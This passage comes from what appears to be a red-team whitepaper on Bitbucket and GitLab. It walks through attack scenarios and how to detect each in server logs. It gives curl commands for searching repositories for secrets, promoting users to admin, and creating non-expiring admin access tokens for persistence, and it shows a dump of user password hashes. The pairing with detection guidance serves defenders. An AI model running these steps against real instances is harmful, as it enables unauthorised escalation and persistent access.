By default, GitLab Enterprise uses a Postgresql database to store information. This can be connected to locally as shown below.

```

gitlab@gitlab-server:~$ sudo gitlab-rails dbconsole --database main
psql (12.7)
Type "help" for help.

gitlabhq_production=> \l
                                         List of databases
   Name    | Owner     | Encoding | Collate | Ctype | Access privileges
-----+-----+-----+-----+-----+-----+
gitlabhq_production | gitlab | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
postgres | gitlab-psql | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
template0 | gitlab-psql | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/"gitlab-psql"
           |          |          |          |          | "gitlab-psql"=CTc/"gitlab-psql"
template1 | gitlab-psql | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/"gitlab-psql"
           |          |          |          |          | "gitlab-psql"=CTc/"gitlab-psql"
(4 rows)

gitlabhq_production=>

```

*Accessing Postgresql database*

One type of information that can be obtained from this database is user information, as shown below.

```

gitlabhq_production=> select id,username,encrypted_password,admin,state,otp_required_for_login,otp_backup_codes from users;
   id | username | encrypted_password | admin | state | otp_required_for_login | otp_backup_codes
-----+-----+-----+-----+-----+-----+
  3 | rweasley | $2a$10$7zCL9NNzuInGnA7BisT4u08Abenr0fEM4pxvYESooCIcgrQkrD/0 | f | active | f | 
  1 | root     | $2a$10$XNK4uLy4oy3YE66Ek3qzreUgCaV/udoNyhv6xLc60zxK8TrdWQoG | t | active | f | 
  6 | ssnape   | $2a$10$BZSV08sItd.lQiuUQjJyulipOKzexdmo81df8JE20mx5tQ9DnA5e | f | active | f | 
  2 | hpotter  | $2a$10$HrY1lsI3u6v/sYBbBRhtc.Zq81LcNg/8cEmcrDgf/lNT4d/fFNtsa | f | active | f | 
  5 | adumbledore | $2a$10$BdEKz1CBfc2BTjYfPj1HPu0t.gU08PF6CPNn0fuL00lusfLGt02Ge | t | active | f | 
  4 | hgranger | $2a$10$7Nr1zqIOZFVc287d.VwksurBYlhT5g.1PMb1Hv4HgFPKcdhTSXim | f | active | f | 
(6 rows)

```

*Listing user information in Postgresql database*

# Bitbucket

Bitbucket is the last SCM system that will be detailed in this whitepaper. In this section, there will be an overview of common terminology, the access model and API capabilities of Bitbucket. Additionally, attack scenarios against Bitbucket will be shown, along with how these attacks can be detected in system logs. In this case, Bitbucket Server<sup>47</sup> will be specifically detailed.

## BACKGROUND

### Terminology

A list of key terms related to Bitbucket can be found here<sup>48</sup>. One thing to note about Bitbucket is that a project is meant to be a container for one-to-many repositories.

### Access Model

#### *Access Levels*

There are four levels of permissions in Bitbucket, which include global, project, repository, and branch permissions. A table listing an explanation of the permissions is shown below from the Bitbucket documentation<sup>49</sup>. One thing to note is that all permissions can either be set at the user or group level. Before a user can login to Bitbucket, they must at least have been added permissions in the global access permissions.

Permission Name	Description
Global	Who can login to Bitbucket, who is system admin, admin, etc.
Project	Read, write, and admin permissions at the project (groups of repositories) level.
Repository	Read, write, and admin permissions on a per repository basis.
Branch	Write (push) access on a per branch basis.

<sup>47</sup> <https://www.atlassian.com/software/bitbucket/enterprise>

<sup>48</sup> <https://bitbucket.org/product/guides/getting-started/overview#key-terms-to-know>

<sup>49</sup> <https://confluence.atlassian.com/bitbucketserverkb/4-levels-of-bitbucket-server-permissions-779171636.html>

Table of Bitbucket permission types

The below table explains the different roles that can be assigned via the global permissions.

	Login / Browse	Create projects	Manage users / groups	Manage global permissions	Edit application settings	Edit server config
Bitbucket User	✓	✗	✗	✗	✗	✗
Project Creator	✓	✓	✗	✗	✗	✗
Admin	✓	✓	✓	✓	✓	✗
System Admin	✓	✓	✓	✓	✓	✓

Bitbucket global access permissions<sup>50</sup>

The below table explains the different roles that can be assigned via the project permissions.

	Browse	Clone / Pull	Create, browse, comment on pull request	Merge pull request	Push	Create repositories	Edit settings / permissions
Project Admin	✓	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗	✗
Read	✓	✓	✓	✗	✗	✗	✗

Bitbucket project permissions<sup>51</sup>

<sup>50</sup> <https://confluence.atlassian.com/bitbucketserver/global-permissions-776640369.html>

<sup>51</sup> <https://confluence.atlassian.com/bitbucketserver/using-project-permissions-776639801.html>

The below table explains the different roles that can be assigned via the repository permissions.

	Browse	Clone, fork, pull	Create, browse or comment on a pull request	Merge a pull request	Push	Delete a pull request, edit settings and permissions
Admin	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗
Read	✓	✓	✓	✗	✗	✗

*Bitbucket repository permissions<sup>52</sup>*

The below table explains the branch permissions that can be assigned<sup>53</sup>.

Name	Description
Prevent all changes	Prevents pushes to the specified branch(es) and restricts creating new branches that match the branch(es) or pattern.
Prevent deletion	Prevents branch and tag deletion.
Prevent rewriting history	Prevents history rewrites on the specified branch(es) - for example by a force push or rebase.
Prevent changes without a pull request	Prevents pushing changes directly to the specified branch(es); changes are allowed only with a pull request.

*Bitbucket branch permissions*

### Access Token Scopes

Access tokens in Bitbucket are restricted to just use with projects and repositories. This is a different model than some other SCM systems like GitHub Enterprise and GitLab

---

<sup>52</sup> <https://confluence.atlassian.com/bitbucketserver/using-repository-permissions-776639771.html>

<sup>53</sup> <https://confluence.atlassian.com/bitbucketserver/using-branch-permissions-776639807.html>

Enterprise. The below table explains the different scopes that can be assigned to an access token.

	Project read	Project write	Project admin
Repository read	<span style="color: green;">✓</span> Pull and clone repositories	<span style="color: red;">✗</span> Combination not possible	<span style="color: red;">✗</span> Combination not possible
Repository write	<span style="color: green;">✓</span> Perform pull request actions <span style="color: green;">✓</span> Push, pull, and clone repositories	<span style="color: green;">✓</span> Perform pull request actions <span style="color: green;">✓</span> Push, pull, and clone repositories	<span style="color: red;">✗</span> Combination not possible
Repository admin	<span style="color: green;">✓</span> Perform pull request actions <span style="color: green;">✓</span> Update repository settings and permissions <span style="color: green;">✓</span> Push, pull, and clone repositories	<span style="color: green;">✓</span> Perform pull request actions <span style="color: green;">✓</span> Update repository settings and permissions <span style="color: green;">✓</span> Push, pull, and clone repositories	<span style="color: green;">✓</span> Perform pull request actions <span style="color: green;">✓</span> Update repository settings and permissions <span style="color: green;">✓</span> Update project settings and permissions <span style="color: green;">✓</span> Push, pull, clone, and fork repositories <span style="color: green;">✓</span> Create repositories

*Bitbucket API scopes<sup>54</sup>*

## API Capabilities

The Bitbucket REST API enables a user to perform several actions such as interacting with projects, repositories, access tokens, SSH keys and more. Full documentation on the REST API is available at this resource<sup>55</sup>.

---

<sup>54</sup> <https://confluence.atlassian.com/bitbucketserver/http-access-tokens-939515499.html>

<sup>55</sup> <https://developer.atlassian.com/server/bitbucket/reference/rest-api/>

## ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against Bitbucket and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on Bitbucket. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -SSH Key	No
Modifying CI/CD Pipeline	N/A	No – Write Access to Repo


*Table of Bitbucket Attack Scenarios*

### Reconnaissance

The first step an attacker will take once access has been gained to a Bitbucket instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

#### Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for “cred” to look for repositories with that search term in the name.



The screenshot shows the Bitbucket web interface. At the top, there is a navigation bar with links for 'Your work', 'Projects', 'Repositories', and a search bar. Below the navigation bar, a search bar contains the query 'cred'. To the right of the search bar, there are several icons. The main content area displays a search result for 'cred'. It shows a list of repositories and files containing the search term. On the left, under 'Found matches in 1 file', it lists 'Admin-Stuff / Cred-Decryption — credDecrypt.sh'. On the right, under 'Repositories', it lists 'Cred-Decryption' by 'Admin-Stuff'. A small checkmark icon and the text '1 result' are also visible.


*Searching for repository via web interface*

Project searches can be accomplished also via the Repos REST API<sup>56</sup> as shown with the below example curl command.

```
curl -i -s -k -X 'GET' -H '$Content-Type: application/json' -H  
$'Authorization: Bearer accessToken'  
$'https://bitbucketHost/rest/api/1.0/repos ?name=searchTerm'
```

### *File Reconnaissance*

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In this example, we are searching for any files with “jenkinsfile” in the name.



*Searching for file via web interface*

Another option for an attacker to search for a file is via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X 'POST' -H '$Content-Type: application/json' -H  
$'Authorization: Bearer accessToken' --data-binary  
$'{\"query\": \"searchTerm\", \"entities\": {\"code\": {}}, \"limits\": {\"primary\": 100, \"secondary\": 100}}'  
$'https://bitbucketHost/rest/search/latest/search'
```

### *Code Reconnaissance*

Another area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In this example, we are searching for “API\_KEY”.

---

<sup>56</sup> <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-rest.html#idp450>

The screenshot shows the Bitbucket web interface with a search bar at the top containing the query 'api\_key'. Below the search bar, it says 'Found matches in 1 file'. A single result is listed: 'Admin-Stuff / Cred-Decryption — credDecrypt.sh'. The code snippet in the result shows line 4 with 'API\_KEY=ABC123'. At the bottom right of the search results area, there is a checkmark icon and the text '1 result'.

*Searching for code via web interface*

An attacker can also search for a project via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X POST -H 'Content-Type: application/json' -H  
$'Authorization: Bearer apiToken' --data-binary  
$'{\"query\":\"searchTerm\", \"entities\":{\"code\":{}}, \"limits\":{\"p  
rimary\":100, \"secondary\":100}}'  
$'https://bitbucketHost/rest/search/latest/search'
```

#### *Logging of Reconnaissance*

In order to log the search query that is being performed, the logging level needs to be increased as shown in the below screenshot by enabling debug logging. This will add significantly more logging and usage of disk space on the Bitbucket server, so this logging change will depend on the organization. This is in the system administration menu within “Logging and Profiling”.

*Increasing logging level to cover search terms being used*

You will see that the detailed search request is now in the Bitbucket log (/var/log/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log)


```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log | grep -i post | grep -i search | grep -i query
```

```
|bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log | grep -i post | grep -i search | grep -i query
2022-01-31 14:03:00,327 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x0
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchService [2] Search query: {
2022-01-31 14:03:00,328 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchService [2] Search query: {
2022-01-31 14:03:00,512 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x0
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.search.timing Timing: Search request execution took 225.9 ms [225 ms] for query 'api'
2022-01-31 14:03:00,513 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.search.timing Timing: Search request execution took 214.1 ms [214 ms] for query 'api_'
2022-01-31 14:03:00,602 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchService [2] Search query: {
2022-01-31 14:03:00,642 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.search.timing Timing: Search request execution took 41.36 ms [41 ms] for query 'api_key'
2022-01-31 14:03:02,324 DEBUG [http-nio-7990-exec-2] bitbucket-admin @1GXX8USx843x118x0
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchService [2] Search query: {
```

*Viewing logging of search criteria*

## Promoting User to Admin Role

An attacker who has admin credentials (username/password) can promote another regular user to the admin role. One option to perform this is via the Bitbucket web interface by checking the “Admin” checkbox next to the respective user.



The screenshot shows the Bitbucket Administration interface under the Global permissions section. On the left sidebar, 'Global permissions' is selected. The main area displays a table of users with their current roles: System Admin, Admin, Project Creator, and Bitbucket User. A red box highlights the 'Admin' column for the user 'Harry Potter', indicating it is being modified. The user 'Hermoine Granger' also has its 'Admin' role highlighted with a red box.

Name	System Admin	Admin	Project Creator	Bitbucket User
Add Users				
Albus Dumbledore	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
BitBucket Admin	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Hermoine Granger	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Harry Potter	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>

*Adding admin role to user via web interface*

This is logged via the access log (`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i "/admin/permissions/users"
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep 192.168.1.54 | http | qfFA07POx594x100x0 | - | 2022-01-28 09:54:05,351 | "PUT /admin/permissions/users HTTP/1.1" | hc5s45m |
192.168.1.54 | http | oqFA07POx594x100x0 | adumbledore | 2022-01-28 09:54:05,578 | "PUT /admin/permissions/users HTTP/1.1" | h1c5s45m | - | 227 | 1c5s45m |
```

*Viewing role change in access log*

An attacker can also add a user to the admin role via the Admin User Permissions REST API<sup>57</sup> as shown with the below example curl command. In this instance we are using the adumbledore account to add the hpotter account to the admin role.

```
curl -i -s -k -X '$PUT' -H '$Content-Type: application/json' -b '$BITBUCKETSESSIONID= SessionID' '$https://bitbucketHost/rest/api/1.0/admin/permissions/users?name=userToAdd&permission=ADMIN'
```

<sup>57</sup> <https://docs.atlassian.com/bitbucket-server/rest/4.5.1/bitbucket-rest.html#idp3716336>

```

HTTP/1.1 204
X-REQUESTID: @FA07P0x609x133x0
X-ASESSIONID: 3vp6h8
X-AUSERID: 3
X-AUSERNAME: adumbledore
Cache-Control: no-cache, no-transform
Vary: X-AUSERNAME
Vary: X-AUSERID
Vary: Cookie
X-Content-Type-Options: nosniff
Content-Type: application/json; charset=UTF-8
Date: Fri, 28 Jan 2022 18:09:22 GMT

```

*Adding user to admin role via API*

This is logged in the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
```

```

bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
[{"affectedObjects": [{"id": "3", "name": "adumbledore", "type": "USER"}], "auditType": {"action": "Global permission changed", "actionI18nKey": "bitbucket.audit.category.permissions", "level": "BASE"}, "author": {"id": "2", "name": "bitbucket-admin", "type": "NORMAL"}, "changedValues": [{"from": ":", "name": "details", "nameI18nKey": "bitbucket.audit.attribute.legacy.details", "value": "\\"old.permission\\\"\\\"LICENSED_USER\\\"\\\"new.permission\\\""}, {"method": "Browser", "node": "0cc2b736-a76d-4692-b750-id39d7ff9927", "source": "192.168.1.54", "system": "http://192.168.1.57:7990", "timestamp": "2022-01-28T18:09:22.000+00:00"}, {"affectedObjects": [{"id": "4", "name": "hpotter", "type": "USER"}], "auditType": {"action": "Global permission changed", "actionI18nKey": "bitbucket.audit.category.permissions", "level": "BASE"}, "author": {"id": "3", "name": "adumbledore", "type": "NORMAL"}, "changedValues": [{"from": "PROJECT_CREATE", "name": "details", "nameI18nKey": "bitbucket.audit.attribute.legacy.details", "value": "\\"old.permission\\\"\\\"PROJECT_CREATE\\\"\\\"new.permission\\\""}, {"method": "Browser", "node": "95bfa536-8bba-4460-b1cc-60771d7d8cef", "source": "192.168.1.54", "system": "http://192.168.1.57:7990", "timestamp": "2022-01-28T18:09:22.000+00:00"}, {"affectedObjects": [{"id": "5", "name": "hgranger", "type": "USER"}], "auditType": {"action": "Global permission changed", "actionI18nKey": "bitbucket.audit.category.permissions", "level": "BASE"}, "author": {"id": "3", "name": "adumbledore", "type": "NORMAL"}, "changedValues": [{"from": "ADMIN", "name": "details", "nameI18nKey": "bitbucket.audit.attribute.legacy.details", "value": "\\"old.permission\\\"\\\"ADMIN\\\"\\\"new.permission\\\""}, {"method": "Browser", "node": "95bfa536-8bba-4460-b1cc-60771d7d8cef", "source": "192.168.1.54", "system": "http://192.168.1.57:7990", "timestamp": "2022-01-28T18:09:22.000+00:00"}]

```

*Finding user addition via API in audit log*

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “Global permission changed” where the “ADMIN” permission was added as shown below.

Date	Author	Category	Summary	Affected object(s)
> Jan 28, 2022, 01:15:34 PM EST	adumbledore	Permissions	Global permission changed	hpotter
> Jan 28, 2022, 01:09:22 PM EST	adumbledore	Permissions	Global permission changed	hpotter
> Jan 28, 2022, 01:09:04 PM EST	adumbledore	Permissions	Global permission changed	hpotter
> Jan 28, 2022, 01:08:46 PM EST	adumbledore	Permissions	Global permission changed	hpotter
IP address: 192.168.1.54 Node ID: 98063622-aead-4cca-aee4-8ddd76fe05e8 Method: Browser Permission: - PROJECT_CREATE + ADMIN details: {"old.permission": "PROJECT_CREATE", "new.permission": "ADMIN", "user": "hpotter"} target: Global				

*Viewing audit log in web interface for global permission changes*

## Maintain Persistent Access

There are two primary options an attacker can use to maintain persistent access to a Bitbucket instance, which includes creating a personal access token or creating an SSH key. There is no concept of impersonation tokens within Bitbucket like there is in GitHub Enterprise and GitLab Enterprise.

### Personal Access Token

Personal access tokens (HTTP access tokens) in Bitbucket are only scoped to interact with projects and repositories and are not scoped to perform other actions such as interacting with users or administrative functionality. To create a personal access token via the web interface, navigate to the user account and select “HTTP access tokens” as shown below.

The screenshot shows the Bitbucket account settings page. On the left sidebar, 'HTTP access tokens' is selected. The main area is titled 'HTTP access tokens' and contains a table with one row. The table columns are Name, Permissions, Created, Expires, Last authenticated, and Actions. The single entry is 'hpotter-token' with permissions 'PROJECT READ' and 'REPOSITORY READ', created on '09 December 2021', expires on '20 Jan 2022', and was last authenticated on the same day. A 'Create token' button is at the top right of the table.

#### Access token menu

You can then specify the access token name, permissions, and expiration date.

The screenshot shows the 'Create an access token' form. The 'HTTP access tokens' option is selected in the sidebar. The main form has fields for 'Token name' (set to 'persistence-token'), 'Permissions' (Project permissions: 'Project admin' and Repository permissions: 'Repository admin (inherited)'), and a list of allowed actions: 'Create and fork repositories', 'Update project settings and permissions', 'Update repository settings and permissions', 'Push to repositories and perform pull request actions', and 'Pull and clone repositories'. Under 'Expiry', it says 'Do not expire' is selected. At the bottom are 'Create' and 'Cancel' buttons.

#### Creating access token via web interface

This is logged via the access log (`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i '/rest/access-tokens'
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i "PUT /rest/access-tokens/latest"
192.168.1.54 | http | i@FA07P0x617x202x0 | - | 2022-01-28 10:17:43,781 | "PUT /rest/access-tokens/latest/ko/20100101 Firefox/96.0" | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07P0x617x202x0 | hpotter | 2022-01-28 10:17:44,321 | "PUT /rest/access-tokens/l0) Gecko/20100101 Firefox/96.0" | 200 | 91 | 406 | - | 540 | zhbvyx |
bitbucket@bitbucket-server:~$
```

*Viewing access token creation in web interface via access log*

This can also be performed via the Access Tokens REST API<sup>58</sup> as shown in the below curl command.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID=sessionID' --data-binary ${\\"name\\": 
\\"tokenName\\", \\"permissions\\": 
[\"REPO_ADMIN\", \"PROJECT_ADMIN\"], \\"expiryDays\\": \"\"}
$'https://bitbucketHost/rest/access-
tokens/1.0/users/userToCreateAccessTokenFor'
```

This is logged via the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "personal access token created"
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "personal access token created"
{"affectedObjects":[{"id":5,"name":"hgranger","type":"USER"}],"auditeType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":5,"name":"hgranger","type":"NORMAL"},"changedValues":{},"ct_WRITE, REPO_ADMIN"}, {"name": "Name", "nameI18nKey": "bitbucket.access.tokens.audit.attribute.accesstoken.name", "value": "hgranger-token"} {"it.attribute.legacy.details", "value": [{"id": "\\\\689693288155", "\\\\tokenOwner": {"id": 5, "\\\\name": "\\\\hgranger", "\\\\slug": "\\\\hgranger"}, "\\\\nameI18nKey": "bitbucket.access.tokens.id", "value": "689693288155"}]}, {"method": "Browser", "node": "0cc2b736-a76d-4692-b750-1d39d7ff9927", "source": "192.168.1.54"}, {"affectedObjects":[{"id":4,"name":"hpotter","type":"USER"}],"auditeType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":4,"name":"hpotter","type": "NORMAL"}, "changedValues":{}}, {"key": "bitbucket.audit.attribute.legacy.details", "value": [{"id": "\\\\766773918583", "\\\\tokenOwner": {"id": 4, "\\\\name": "\\\\hpotter", "\\\\slug": "\\\\t.access.tokens.audit.attribute.accesstoken.permissions", "value": "PROJECT_READ, REPO_READ"}, {"name": "Name", "nameI18nKey": "bitbucket.access.tokens.id", "value": "766773918583"}]}, {"method": "Browser", "node": "0cc2b736-a76d-4692-b750-1d39d7ff9927", "source": "192.168.1.54"}, {"system": {"affectedObjects":[{"id":3,"name":"adumbledore","type":"USER"}],"auditeType":{"action":"Personal access token created","actionI18nKey": "bitbucket.service.audit.category.usersandgroups","level": "BASE"}, "author": {"id": 3, "name": "adumbledore", "type": "NORMAL"}, "changedValues": {}}, {"tokenOwner": {"id": 3, "name": "adumbledore", "slug": "adumbledore-token"}, "permissions": [{"REPO_ADMIN"}], "nameI18nKey": "bitbucket.access.tokens.audit.attribute.accesstoken.id", "value": "303683968982"}, {"name": "Name", "nameI18nKey": "bitbucket.access.tokens.permissions", "value": "REPO_ADMIN, PROJECT_ADMIN"}, {"method": "Browser", "node": "0cc2b736-a76d-4692-b750-1d39d7ff9927", "source": "192.168.1.54"}, {"affectedObjects":[{"id":2,"name":"bitbucket-admin","type":"USER"}],"auditeType":{"action":"Personal access token created","actionI18nKey": "bitbucket.service.audit.category.usersandgroups","level": "BASE"}, "author": {"id": 2, "name": "bitbucket-admin", "type": "NORMAL"}, "changedValues": {}}, {"key": "bitbucket.audit.attribute.legacy.details", "value": [{"id": "\\\\2", "\\\\name": "\\\\bitbucket-admin", "\\\\slug": "\\\\bitbucket-admin"}, {"name": "Name", "nameI18nKey": "bitbucket.access.tokens.id", "value": "2"}]}, {"method": "Browser", "node": "0cc2b736-a76d-4692-b750-1d39d7ff9927", "source": "192.168.1.54"}]
```

*Filtering audit log for personal access token created*

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “Personal access token created” as shown below.

---

<sup>58</sup> <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-access-tokens-rest.html>

**Administration**

Overview	Advanced audit log				
ACCOUNTS	Date: 1/26/2022 - 1/30/2022	Authors: All	Projects: All	Repositories: All	Categories: All
Users	<input style="width: 100%;" type="text" value="Personal access token created"/> <span style="float: right;">X</span>				
Groups	<span style="margin-right: 10px;">Less</span> <input style="width: 100px; margin-right: 10px;" type="text" value="Search..."/> <span style="font-size: small;">Q</span> <span style="margin-right: 10px;">Apply</span> <span>Clear filters</span>				
Global permissions	Showing results 1-2				
Authentication	Date	Author	Category	Summary	Affected object(s)
Authentication methods	Jan 28, 2022, 01:23:13 PM EST	hpotter	Users and groups	Personal access token created	hpotter
Avatars	IP address: 192.168.1.51 Node ID: 98063622-aead-4cca-aee4-8ddd76fe05e8 Method: Browser ID: 489406616084 Name: SCMKIT-tixVd Permissions: PROJECT_ADMIN, REPO_ADMIN details: {"id": "489406616084", "tokenOwner": {"id": 4, "name": "hpotter", "slug": "hpotter"}, "name": "SCMKIT-tixVd", "permissions": ["PROJECT_ADMIN", "REPO_ADMIN"]} target: GLOBAL				
Audit log	Jan 28, 2022, 01:17:44 PM EST	hpotter	Users and groups	Personal access token created	hpotter
User Directories					
SYSTEM					
Server settings					
Database					
Storage					
Application Navigator					
Application Links					
Jira Cloud integration					
Mail server					
Licensing					
Clustering					
Mirrors					
Date limitation					

*Viewing advanced audit log for access token creation*

## SSH Key

An attacker can also maintain access to Bitbucket by adding an SSH key. You can't add an SSH key that already exists for another user. This can be performed via the web interface by navigating to a user profile and selecting “SSH keys” → “Add key”.

**Bitbucket** Your work Projects Repositories Search for code, commits or repositories... 2

**Account** View profile

Account settings	SSH keys
Change password	No SSH keys have been added
SSH keys	Use <a href="#">SSH keys</a> to connect simply and safely to repositories <a href="#" style="background-color: #0070C0; color: white; padding: 5px 10px; border-radius: 5px;">Add key</a>
GPG keys	
